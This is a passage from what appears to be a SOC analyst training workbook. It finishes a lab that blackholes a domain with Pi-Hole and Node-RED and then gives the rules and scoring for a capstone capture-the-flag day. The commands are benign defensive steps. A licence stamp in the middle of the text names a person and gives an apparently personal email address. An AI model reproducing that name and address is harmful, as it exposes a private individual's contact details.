


If you see an error double-check your settings. If all is good, now it's time to log into the Pi-Hole to make sure our new entry made it to the blacklist.

Open a 4th tab in Firefox and click the Pi-Hole bookmark bar.




Login to the Pi-Hole with the password `sec450`.




Once logged in, select the "Blacklist" tab on the left side of the screen. You should see weather.com in the list.

 Tip

If you see "payload.domain" at this step instead of weather.com, you likely missed switching the "change" block connected to the fileblock. Ensure the bottom line of the config is set to "to **msg**:payload.domain" instead of the "az" default.



There's one final step, we must tell the Pi-Hole to read the newly updated list and activate the blocking (this part would be normally be automated too, but we'll do it manually to keep the node-RED flow simple). Select the Tools tab on the left side of the screen then choose the "Update Gravity" option. On the screen that appears, press the big blue "Update" button and wait for it to finish, this refreshes the DNS server blacklist and implements the blacklist item we just added.



Now that the block should be in place, the final step is to test it. Go back to a terminal and enter the same dig DNS lookup command you used earlier:

```
dig @127.0.0.1 -p 553 weather.com A
```

You should now receive the response of 0.0.0.0!



```
student@ubuntu:~$ dig @127.0.0.1 -p 553 weather.com A
; <<> DiG 9.11.3-lubuntu1.5-Ubuntu <<> @127.0.0.1 -p 553 weather.com A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 9816
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;; udp: 4096
;; QUESTION SECTION:
;weather.com.                IN      A

;; ANSWER SECTION:
weather.com.                2      IN      A      0.0.0.0

;; Query time: 0 msec
;; SERVER: 127.0.0.1#553(127.0.0.1)
;; WHEN: Wed Apr 03 11:22:18 PDT 2019
;; MSG SIZE rcvd: 56
```

**Success!! :)**

Our automated blacklist worked! We've successfully created a simple new dashboard for the SOC to implement a DNS black hole with the push of a button! This is the type of easy access to blocking action that makes doing your job as an analyst efficient. While we happened to use Pi-Hole, this can just as easily be done with other DNS servers and proxies as well. Node-RED was simply writing a text file that the server was able to pick up and use, if you can orchestrate such a workflow, you should easily be able to do the same!

## Lab Conclusion

In this lab, you have:

- Implemented containment of a domain via a "DNS Firewall" or black holing
- Created a custom automated workflow that allows analysts to easily add new blocked domains, and leaves the SOC with an email audit trail of the time of the block, domain, and person responsible.

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/5.3
docker-compose down
```

**Lab 5.3 is now complete!**

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

# CTF Instructions

## Day 6 Prep

- **Bring all your books** to class in the morning, they will be an extremely useful reference
- **You may want to form your team before day 6** unless you're ok with choosing a team as you walk into the room in the morning.
- If you want snacks/drinks outside of the provided break-time food bring it with you. There will be no lunch breaks or otherwise.

## Day 6 Instructions

### SERVER CONNECTION

Your instructor will give you instructions to connect to the CTF server.

If you are an OnDemand student taking the course online, please refer to the special CTF access and instruction details provided to you through your [MyLabs portal](#).

### TEAM REGISTRATION

1. **Click the "Register" button a username and password.**

You should now see boxes for entering a User Name, Email, and Password.

Choose a username and password. Feel free to enter anything for the email address, it will not be used, email sending is not activated.

You may register an account and log in before (or after) the game begins. If you register before, the game will show "CLOSED." It will open once the instructor begins the game.

2. **Pick a team captain and create an "Unofficial" Team!**

Speak with your fellow classmates and form a team. **The maximum team size is 4 people.**

One teammate should select the "Create Unofficial Team" button and create a team name and password. Creative (but appropriate) team names are encouraged!

Stuck on a name? [Click Here for a Team Name Generator](#)

Each individual should then join the team using the password.

### 3. **Get ready for the green light from your instructor!**

## Team Formation and Winning Strategy

Winning Teams:

- Work "multi-threaded" on multiple questions at once
- Keep in constant communication
- Use hints *very* carefully - they are costly!
- Strategize carefully, especially near the end of the game

## Game Advice

- Read the introduction and the questions **carefully**
- Every word counts!
- Most challenges will not require using the internet, ones that do specifically mention that they rely on outside resources.
- If the challenge states that it is based on a specific server or service, then do your best to filter the data only to what is in scope

## Not Allowed

Follow the golden rule. ABSOLUTELY NO...

Interfering with the other teams in **any** way

- Interfering with the scoreboard, server, Wi-Fi or anything else (hacking, programmatic brute forcing, DoS, etc.)
- Cheating in any other way - If you're wondering whether it's allowed, it's probably not. If you still aren't sure **ask**, better to find out instead of lose.

Remember this eternal statement about CTF:

"Do not throw your professional ethics away for \$7 of shiny metal." - Eric Conrad

## Attitude is Everything

Today's goals:

- Learning and putting what we have learned this week into hands-on practice
- **Have fun** while competing to win
- **Anyone** may complete most of the CTF

We designed the capstone to be enjoyable for all, from managers and CISOs to the hands-on analysts.

## Hints

Hints are available for difficult questions at varying costs, from subtle nudges to, "Here is how you do it: type this..." Hints that cost the entire worth of the question will give you the answer. **BEWARE: THE GAME ENGINE DOES NOT STOP YOU FROM TAKING ALL HINTS, SO IF YOU TAKE THE HINT WITH THE ANSWER, DO NOT CLICK THE OTHER HINTS**

- Hints deduct points **immediately**. Hint penalty is listed for each hint. More expensive hints will get you closer to the answer.

Hints are available for most questions. You can use hints in a number of ways. Remember, the CTF is designed for learning and/or competing to win. You don't have to do both!

Please keep this in mind: **Points are deducted immediately!**

**Once you request a hint for a specific question, it is best to see it through to the end:** The first hint will deduct points immediately. If you stop there and fail to answer the question, you will simply be down points.

If you cannot answer the question after the first hint (before running out of time), request the second. If you answer it, you would temporarily be down 13 points as shown in the example above, but you will gain 20 for a net gain of 7 points.

## Declaring the Winner

**The contest will run until 2pm sharp!**

The winner is the team who either... 1. Is the first to get a perfect score, or... 2. Has the most points at the end of the game, or... 3. If point totals are tied - the team that got to the highest point total first wins.